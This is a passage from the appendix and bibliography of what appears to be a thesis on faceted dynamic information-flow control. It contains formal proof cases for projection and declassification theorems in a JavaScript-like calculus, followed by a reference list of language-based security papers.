- Cases [FE-VAL], [FE-LEFT], [FE-RIGHT], [FE-SPLIT] [FE-READ1], [FE-READ2], [FE-WRITE1], [FA-LEFT], [FA-RIGHT], [FA-FUN], [FA-SPLIT], and [FA-$\perp$] hold by similar arguments as in the proof for Theorem 7.

- For case [FE-REF], $e = \texttt{ref}\ e'$. Then by the antecedents of the [FE-REF] rule:

$$\begin{gathered}\Sigma, e' \Downarrow_{pc} \Sigma'', B'' \\ a \notin dom(\Sigma'') \\ \langle B, V' \rangle = mkref(a, B'') \\ V = \langle\!\langle\, pc\ ?\ V' : \bot\, \rangle\!\rangle \\ \Sigma' = \Sigma''[a := V]\end{gathered}$$

  By induction

$$L(\Sigma), L(e') \downarrow L(\Sigma''), L(B'')$$

  Since $a \notin dom(\Sigma'')$, $a \notin dom(L(\Sigma''))$.

  - If $L(B'') = \texttt{raise}$, then by Lemma 32 $L(B) = \bot$ and $L(V') = \texttt{raise}$. By Lemma 28, $L(V) = L(V')$. $\forall a'$ where $a' \neq a$, $L(\Sigma')(a') = L(\Sigma'')(a')$. By Lemma 28, $L(\Sigma'(a)) = \bot$. Since $a \notin dom(\Sigma)$, $\Sigma(a) = \bot$. This case therefore holds by the [S-REF-EXN] rule.
  - Otherwise, $L(B) = a$ and $L(V') = L(B'')$. By Lemma 28, $L(V) = L(V')$. Since $\Sigma' = \Sigma''[a := V], L(\Sigma') = L(\Sigma)[a := L(V')]$. Therefore, by the [S-REF] rule, $L(\Sigma), \texttt{ref}\ e' \downarrow L(\Sigma'), L(V)$.

- For case [FE-DEREF], $e = \texttt{!}e'$. Then by the antecedents of the [FE-DEREF] rule:

$$\begin{gathered}\Sigma, e' \Downarrow_{pc} \Sigma', B' \\ B = deref(\Sigma', B', pc)\end{gathered}$$

  By induction, $L(\Sigma), L(e') \downarrow L(\Sigma'), L(B')$. Since B' must be an address, `raise`, the bottom value, or a faceted value where all the nodes are addresses, `raise`, or the bottom value, it must be the case that $L(B')$ is an address, `raise`, or the bottom value.

– If $a = L(B')$, then by Lemma 29 $L(B) = L(\Sigma')(a)$. Therefore, by the [S-DEREF] rule, $L(\Sigma), L(\texttt{!}e') \downarrow L(\Sigma'), L(B)$.

– If $\bot = L(V')$, then by Lemma 29 $L(V) = \bot$. Therefore, by the [S-DEREF] rule, $L(\Sigma), L(\texttt{!}e') \downarrow L(\Sigma'), L(B)$.

– If $\texttt{raise} = L(V')$, then by Lemma 29 $L(V) = \texttt{raise}$. Therefore, by the [S-DEREF-EXN] rule, $L(\Sigma), L(\texttt{!}e') \downarrow L(\Sigma'), L(B)$.

- For case [FE-ASSIGN], $e = (e_a \texttt{:=} e_b)$. By the antecedents of the [FE-ASSIGN] rule:

$$\begin{gathered} \Sigma, e_a \Downarrow_{pc} \Sigma_1, B_1 \\ \Sigma_1, e_b \Downarrow_{pc}^{B_1} \Sigma_2, B \\ \Sigma' = assign(\Sigma_2, pc, B_1, B) \end{gathered}$$

By induction

$$L(\Sigma), L(e_a) \downarrow L(\Sigma_1), L(B_1)$$

– If $L(B_1) \neq \texttt{raise}$, then by induction

$$L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(B)$$

B_1 must be an address, $\bot$, or a faceted value where all the nodes are addresses, $\texttt{raise}$, or $\bot$.

* If $L(B_1)$ is an address and $L(B) \neq \texttt{raise}$, then $a = L(B_1)$.

  By Lemma 30, $\forall a' \neq a, L(\Sigma')(a') = L(\Sigma_2)(a')$.

  Also by Lemma 30, $L(\Sigma')(a) = L(B)$.

  Therefore, by the [S-ASSIGN] rule, $L(\Sigma), L(e_a \texttt{:=} e_b) \downarrow L(\Sigma'), L(B)$.

* If $L(B_1)$ is an address and $L(B) = \texttt{raise}$, then by Lemma 30 $L(\Sigma') = L(\Sigma_2)$. Therefore, this case holds by the [S-ASSIGN-EXN2] rule.

* If $L(B_1) = \bot$, then by Lemma 30 $L(\Sigma') = L(\Sigma_2)$. Therefore, this case holds by the [S-ASSIGN-⊥] rule.

– Otherwise $L(B_1) = \texttt{raise}$.

  By Lemma 25, $L(\Sigma_2) = L(\Sigma_1)$ and $B = \texttt{raise}$.

  By Lemma 30, $L(\Sigma') = L(\Sigma_2)$.

  This case therefore holds by the [S-ASSIGN-EXN1] rule.

- For case [FE-APP], $e = (e_a\ e_b)$. By the antecedents of the [FE-APP] rule:

$$\begin{array}{c} \Sigma, e_a \Downarrow_{pc} \Sigma_1, B_1 \\ \Sigma_1, e_b \Downarrow_{pc} \Sigma_2, B_2 \\ \Sigma_2, (B_1\ B_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', B \end{array}$$

  By induction

$$L(\Sigma), L(e_a) \downarrow L(\Sigma_1), L(B_1)$$

  – If $L(B_1) = \lambda x.e'$ and $L(B_2) \neq \texttt{raise}$, then by induction:

$$\begin{array}{c} L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(B_2) \\ L(\Sigma_2), e'[x := L(B_2)] \downarrow L(\Sigma'), L(B) \end{array}$$

  Therefore this case holds by the [S-APP-OK] rule.

  – If $L(B_1) = \lambda x.e'$ and $L(B_2) = \texttt{raise}$, then by induction:

$$L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(B_2)$$

  By Lemma 26, $L(\Sigma_2) = L(\Sigma')$ and $L(B) = \texttt{raise}$. Therefore this case holds by the [S-APP-EXN2] rule.

  – If $L(B_1) = \texttt{raise}$, then by Lemma 25, $L(\Sigma_1) = L(\Sigma_2)$ and $L(B_2) = \texttt{raise}$. By Lemma 26, $L(\Sigma_2) = L(\Sigma')$ and $L(B) = \texttt{raise}$. Therefore this case holds by the [S-APP-EXN1] rule.

– If $L(B_1) = \bot$, then by induction:

$$L(\Sigma_1), L(e_b) \downarrow L(\Sigma_2), L(B_2)$$

By Lemma 31 and the [FE-APP-⊥] rule, it follows that $L(\Sigma') = L(\Sigma_2)$ and $L(B) = \bot$. Therefore $L(\Sigma_2), L(e_a\ e_b) \downarrow L(\Sigma'), L(B)$ by the [S-APP-⊥] rule.

- For case [FE-TRY], $e = e_1$ `catch` e_2. By the antecedents of this rule

$$\begin{gathered}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, B_1 \\ \Sigma_1, B_1\ \texttt{catch}\ e_2 \Downarrow_{pc}^{\texttt{catch}} \Sigma', B\end{gathered}$$

By induction

$$L(\Sigma), L(e_1) \downarrow L(\Sigma_1), L(B_1)$$

  – If $L(B_1) = \texttt{raise}$, then by induction

$$L(\Sigma_1), L(e_2) \downarrow L(\Sigma'), L(B)$$

  Therefore this case holds by the [S-TRY-CATCH] rule.

  – Otherwise, by Lemma 27, $L(\Sigma') = L(\Sigma_1)$ and $L(B) = L(B_1)$. Therefore this case holds by the [S-TRY] rule.

- For [FE-WRITE2], $e = \texttt{write}(f, e')$. By the antecedents of this rule,

$$\begin{gathered}\Sigma, e' \Downarrow_{pc} \Sigma', B \\ L = view(f) \\ pc \text{ not visible to } L \text{ or } L(B) = \texttt{raise}\end{gathered}$$

  – If pc not visible to L, then $L(e) = L(e')$.

  By induction, $L(\Sigma), e' \downarrow L(\Sigma'), L(B)$.

  – If $L(B) = \texttt{raise}$, then by induction:

$$L(\Sigma), L(e') \downarrow L(\Sigma'), \texttt{raise}$$

Therefore this case holds by the [S-WRITE-EXN] rule.

- For [FE-RAISE], $e = \texttt{raise}$. Since

$$L(\Sigma), \texttt{raise}) \downarrow L(\Sigma), \texttt{raise}$$

This case holds by the [S-RAISE] rule.

- Cases [FB-NORMAL] and [FX-CATCH] hold by induction.

- For cases [FB-SPLIT] and [FX-SPLIT], we note that since pc is not visible to L, neither $pc \cup \{k\}$ nor $pc \cup \{\overline{k}\}$ are visible to L. Therefore these cases also hold by induction.

- Cases [FB-RAISE], [FA-RAISE1], [FA-RAISE2], and [FX-NOERR] are vacuosly true.

□

C.7 Proof of Lemma 33

Lemma 33. For any value V and view L:

$$L(\texttt{downgrade}_P(V)) = \begin{cases} L(V) \text{ if } L_P \neq \{\} \\ L'(V) \text{ if } L_P = \{\}, \text{ where } L' = L \cup \{\texttt{S}^P\} \end{cases}$$

Proof. The proof is by induction and case analysis on V.

- Case $V = r$ holds since $\texttt{downgrade}_P(r) = r$.

- Case $V = \langle \texttt{S}^P \ ?\ V_1 : V_2 \rangle$. Let $V' = \texttt{downgrade}_P(V) = \langle \texttt{U}^P \ ?\ \langle \texttt{S}^P \ ?\ V_1 : V_2 \rangle : V_1 \rangle$.

  - If $\texttt{S}^P \in L$, then $L(V) = L(V_1) = L(V')$.

- If $\mathtt{U}^P \in L$ and $\mathtt{S}^P \notin L$, then $L(V) = L(V_2) = L(V')$.
- Otherwise $\mathtt{U}^P \notin L$ and $\mathtt{S}^P \notin L$. Then $L'(V) = L(V_1) = L(V')$.

- Case $V = \langle \mathtt{U}^P \ ? \ V_1 : V_2 \rangle$.

  Let $V' = \mathtt{downgrade}_P(V) = \langle\!\langle\, \mathtt{U}^P \ ? \ V_1 : \mathtt{downgrade}_P(V_2) \,\rangle\!\rangle$.

  - If $\mathtt{U}^P \in L$, then $L(V) = L(V_1) = L(V')$.
  - Otherwise, $L(V) = L(V_2)$. Then this case holds by induction.

- Case $V = \langle l \ ? \ V_1 : V_2 \rangle$ holds by induction.

□

C.8 Proof of Theorem 13 (Projection with Declassification)

Theorem 13.

Suppose

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

For any view L for which pc is visible, and where $L_P \neq \{\}$ for each P used in a declassification operation, we have:

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(V)$$

Proof. The proof is by induction on the derivation of $\Sigma, e \Downarrow_{pc} \Sigma', V$ and case analysis on the last rule used in that derivation.

- Cases [F-VAL], [F-REF], [F-DEREF], [F-ASSIGN], [F-APP], [F-LEFT], [F-RIGHT], [F-SPLIT], [F-READ1], [F-READ2], [F-WRITE1], [F-WRITE2], hold by a similar argument as in the proof for Theorem 7.

- For case [DECLASSIFY], $e = \texttt{declassify}_P\ e'$. Then by the antecedents of this rule:

  $$\begin{gathered} \Sigma, e' \Downarrow_{pc} \Sigma', V' \\ \mathtt{U}^P \notin pc \\ V = \texttt{downgrade}_P(V') \end{gathered}$$

  By induction:

  $$L(\Sigma), L(e') \downarrow L(\Sigma'), L(V')$$

  By Lemma 33, $L(\texttt{downgrade}_P(V')) = L(V') = L(V)$.

$\square$

Part VII

References

Bibliography

[1] Adsafe. `http://www.adsafe.org/`, accessed December 2009.

[2] Aslan Askarov, Sebastian Hunt, Andrei Sabelfeld, and David Sands. Termination-insensitive noninterference leaks more than just a bit. In ESORICS '08: 13th European Symposium on Research in Computer Security, pages 333–348, Berlin, Heidelberg, 2008. Springer-Verlag.

[3] Aslan Askarov and Andrew Myers. A semantic framework for declassification and endorsement. In ESOP 2010: 19th European Symposium on Programming, pages 64–84, 2010.

[4] Aslan Askarov and Andrei Sabelfeld. Catch me if you can: permissive yet secure error handling. In PLAS '09: ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security, pages 45–57, New York, NY, USA, 2009. ACM.

[5] Aslan Askarov and Andrei Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In IEEE Computer Security Foundations Symposium, pages 43–59, Washington, DC, USA, 2009. IEEE Computer Society.

[6] Thomas H. Austin. ZaphodFacetes github page. `https://github.com/taustin/ZaphodFacets`, 2011.

[7] Thomas H. Austin, Tim Disney, Cormac Flanagan, and Alan Jeffrey. Dynamic information flow analysis for featherweight javascript. Technical Report UCSC-SOE-11-19, The University of California at Santa Cruz, 2011.

[8] Thomas H. Austin and Cormac Flanagan. Efficient purely-dynamic information flow analysis. In PLAS 2009: Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security, pages 113–124, New York, NY, USA, 2009. ACM.

[9] Thomas H. Austin and Cormac Flanagan. Permissive dynamic information flow analysis. In PLAS 2010: Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security, pages 1–12. ACM, 2010.

[10] Thomas H. Austin and Cormac Flanagan. Multiple facets for dynamic information flow. In Symposium on Principles of Programming Languages, pages 165–178, 2012.

[11] Anindya Banerjee and David A. Naumann. Secure information flow and pointer confinement in a java-like language. In IEEE Computer Security Foundations Workshop, pages 253–267, 2002.

[12] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side xss filters. In Michael Rappa, Paul Jones, Juliana Freire, and Soumen Chakrabarti, editors, WWW, pages 91–100. ACM, 2010.

[13] K. J. Biba. Integrity considerations for secure computer systems. Technical report, MITRE Corp., 04 1977.

[14] Aaron Bohannon, Benjamin C. Pierce, Vilhelm Sjöberg, Stephanie Weirich, and Steve Zdancewic. Reactive noninterference. In ACM Conference on Computer and Communications Security, pages 79–90, 2009.

[15] Google caja. `http://code.google.com/p/google-caja/`, accessed December 2009.

[16] R. Capizzi, A. Longo, V.N. Venkatakrishnan, and A.P. Sistla. Preventing information leaks through shadow executions. In ACSAC 2008: Twenty-Fourth Annual Computer Security Applications Conference, pages 322–331, December 2008.

[17] Stephen Chong and Andrew C. Myers. Security policies for downgrading. In CCS '04: Proceedings of the 11th ACM conference on Computer and communications security, pages 198–209, New York, NY, USA, 2004. ACM.

[18] Ravi Chugh, Jeffrey A. Meister, Ranjit Jhala, and Sorin Lerner. Staged information flow for javascript. In PLDI '09: Proceedings of the 2009 ACM SIGPLAN conference on Programming language design and implementation, pages 50–62, New York, NY, USA, 2009. ACM.

[19] Dorothy E. Denning. A lattice model of secure information flow. Communications of the ACM, 19(5):236–243, 1976.

[20] Dorothy E. Denning. Cryptography and Data Security. Addison-Wesley, 1982.

[21] Dorothy E. Denning and Peter J. Denning. Certification of programs for secure information flow. Communications of the ACM, 20(7):504–513, 1977.

[22] Dominique Devriese and Frank Piessens. Noninterference through secure multi-execution. Security and Privacy, IEEE Symposium on, 0:109–124, 2010.

[23] Mohan Dhawan and Vinod Ganapathy. Analyzing information flow in javascript-based browser extensions. In ACSAC 2009: Twenty-Fifth Annual Computer Security Applications Conference, pages 382–391, 2009.

[24] Brendan Eich. Narcissus–js implemented in js. `https://github.com/mozilla/narcissus/`, accessed October 2011, 2004.

[25] Facebook developer's wiki: Fbjs. `http://wiki.developers.facebook.com/index.php/FBJS`, accessed May 2010.

[26] J. S. Fenton. Memoryless subsystems. The Computer Journal, 17(2):143–147, 1974.

[27] David Flanagan. Javascript: the definitive guide. O'Reilly & Associates, Inc., Sebastopol, CA, USA, fifth edition, 2006.

[28] FlowCaml homepage. `http://pauillac.inria.fr/~simonet/soft/flowcaml/`, accessed May 2010.

[29] Joseph A. Goguen and Jose Meseguer. Security policies and security models. IEEE Symposium on Security and Privacy, 0:11, 1982.

[30] Jeremiah Grossman. WhiteHat website security statistics report. Whitepa-

per, WhiteHat Security, October 2007. http://cs.jhu.edu/~jason/papers/\#istv91, accessed January 2009.

[31] Gurvan Le Guernic, Anindya Banerjee, Thomas P. Jensen, and David A. Schmidt. Automata-based confidentiality monitoring. In Mitsu Okada and Ichiro Satoh, editors, ASIAN, volume 4435 of Lecture Notes in Computer Science, pages 75–89. Springer, 2006.

[32] A. Guha, C. Saftoiu, and S. Krishnamurthi. The essence of javascript. Technical Report CS-09-10, Brown University, 2009.

[33] Matthew Van Gundy and Hao Chen. Noncespaces: Using randomization to enforce information flow tracking and thwart cross-site scripting attacks. In NDS 2009: Proceedings of the 16th Annual Network and Distributed System Security Symposium, San Diego, CA, February 8-11, 2009.

[34] Christian Haack, Erik Poll, and Aleksy Schubert. Explicit information flow properties in JML. In WISSec 2008: 3rd Benelux Workshop on Information and System Security, 2008.

[35] Christian Hammer and Gregor Snelting. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. International Journal of Information Security, 2009.

[36] Daniel Hedin and Andrei Sabelfeld. Information-flow security for a core of JavaScript. In CSF 2012: 25th IEEE Computer Security Foundations Symposium, 2012.

[37] Nevin Heintze and Jon G. Riecke. The slam calculus: Programming with secrecy and integrity. In Symposium on Principles of Programming Languages, pages 365–377, 1998.

[38] Browser history mining. `http://code.google.com/p/google-caja/wiki/HistoryMining`, accessed December 2009.

[39] Sebastian Hunt and David Sands. On flow-sensitive security types. In POPL 2006: Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, pages 79–90, 2006.

[40] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. An empirical study of privacy-violating information flows in javascript web applications. In ACM Conference on Computer and Communications Security, pages 270–283, 2010.

[41] Jif homepage. `http://www.cs.cornell.edu/jif/`, accessed May 2010.

[42] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In Carey L. Williamson, Mary Ellen Zurko, Peter F. Patel-Schneider, and Prashant J. Shenoy, editors, WWW, pages 601–610. ACM, 2007.

[43] Vineeth Kashyap, Ben Wiedermann, and Ben Hardekopf. Timing- and termination-sensitive secure information flow: Exploring a new approach. In IEEE Security and Privacy, 2011.

[44] Dave King, Boniface Hicks, Michael Hicks, and Trent Jaeger. Implicit flows: Can't

live with 'em, can't live without 'em. In International Conference on Information Systems Security, pages 56–70, 2008.

[45] Clemens Kolbitsch, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Rozzle: De-cloaking internet malware. Technical Report MSR-TR-2011-94, Microsoft Research, 2011.

[46] S. Maffeis, J.C. Mitchell, and A. Taly. An operational semantics for javascript. In Proc. of APLAS, volume 8, pages 307–325. Springer, 2008.

[47] Jonas Magazinius, Aslan Askarov, and Andrei Sabelfeld. A lattice-based approach to mashup security. In Proceedings of the ACM Symposium on Information Computer and Communications Security, 2010.

[48] Mozilla developer center: Same origin policy for JavaScript. `https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript`.

[49] Mozilla labs: Zaphod add-on for the firefox browser, 2010. `http://mozillalabs.com/zaphod`, accessed October 2010.

[50] Andrew C. Myers. Jflow: Practical mostly-static information flow control. In Symposium on Principles of Programming Languages, pages 228–241, 1999.

[51] Cross-site scripting (xss). `http://www.owasp.org/index.php/Cross-site_Scripting_\%28XSS\%29`, accessed December 2010.

[52] Perl programing documentation: Perlsec. `http://perldoc.perl.org/perlsec.html`, accessed May 2010.

[53] Mozilla developer center on postMessage. https://developer.mozilla.org/en/DOM/window.postMessage, accessed December 2009.

[54] François Pottier and Vincent Simonet. Information flow inference for ML. Transactions on Programming Languages and Systems, 25(1):117–158, 2003.

[55] Brian Prince. Facebook 'Farm Town' users hit by malicious ad linked to fake antivirus. eWeek.com, April 2010. http://www.eweek.com/c/a/Security/Facebook-Farm-Town-Users-Hit-by-Malicious-Ad-Linked-to-Fake-Antivirus-550801/.

[56] Redirect without user action. http://code.google.com/p/google-caja/wiki/RedirectWithoutUserAction, accessed December 2009.

[57] Martin Rinard, Cristian Cadar, Daniel Dumitran, Daniel M. Roy, Tudor Leu, and Jr. William S. Beebee. Enhancing server availability and security through failure-oblivious computing. In OSDI'04: Proceedings of the 6th conference on Symposium on Opearting Systems Design & Implementation, pages 21–21, Berkeley, CA, USA, 2004. USENIX Association.

[58] Alejandro Russo and Andrei Sabelfeld. Securing timeout instructions in web applications. In IEEE Computer Security Foundations Symposium, 2009.

[59] Alejandro Russo and Andrei Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In IEEE Computer Security Foundations Symposium. IEEE Computer Society, 2010.

[60] Alejandro Russo, Andrei Sabelfeld, and Andrey Chudnov. Tracking information

flow in dynamic tree structures. In European Symposium on Research in Computer Security, pages 86–103, 2009.

[61] Andrei Sabelfeld and Andrew C. Myers. Language-based information-flow security. IEEE Journal on Selected Areas in Communications, 21(1):5–19, Jan 2003.

[62] Andrei Sabelfeld and Alejandro Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In Perspectives of System Informatics, 2009.

[63] Adrian Sampson, Werner Dietl, Emily Fortuna, Danushen Gnanapragasam, Luis Ceze, and Dan Grossman. Enerj: approximate data types for safe and general low-power computation. In Mary W. Hall and David A. Padua, editors, Conference on Programming Language Design and Implementation, pages 164–174. ACM, 2011.

[64] Paritosh Shroff, Scott F. Smith, and Mark Thober. Dynamic dependency monitoring to secure information flow. In CSF 2007: 20th IEEE Computer Security Foundations Symposium, pages 203–217, 2007.

[65] Deian Stefan, Alejandro Russo, John C. Mitchell, and David Mazières. Flexible dynamic information flow control in the presence of exceptions. Technical Report arXiv:1207.1457v1, arXiv, July 2012.

[66] Side-channels from unproxied connections leak information across closed networks. `http://code.google.com/p/google-caja/wiki/UrlFetchingSideChannel`, accessed December 2009.

[67] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher

Krügel, and Giovanni Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In NDSS 2007: Proceedings of the Network and Distributed System Security Symposium, 2007.

[68] Dennis Volpano, Cynthia Irvine, and Geoffrey Smith. A sound type system for secure flow analysis. Journal of Computer Security, 4(2-3):167–187, 1996.

[69] Webkit.org. SunSpider JavaScript benchmark, 2011. `http://www.webkit.org/perf/sunspider/sunspider.html`, accessed October 2011.

[70] Jean Yang, Kuat Yessenov, and Armando Solar-Lezama. A language for automatically enforcing privacy policies. In Symposium on Principles of Programming Languages, pages 85–96, 2012.

[71] Stephan Arthur Zdancewic. Programming languages for information security. PhD thesis, Cornell University, Ithaca, NY, USA, 2002. Chair-Myers,, Andrew.

[72] Steve Zdancewic. A type system for robust declassification, 2003.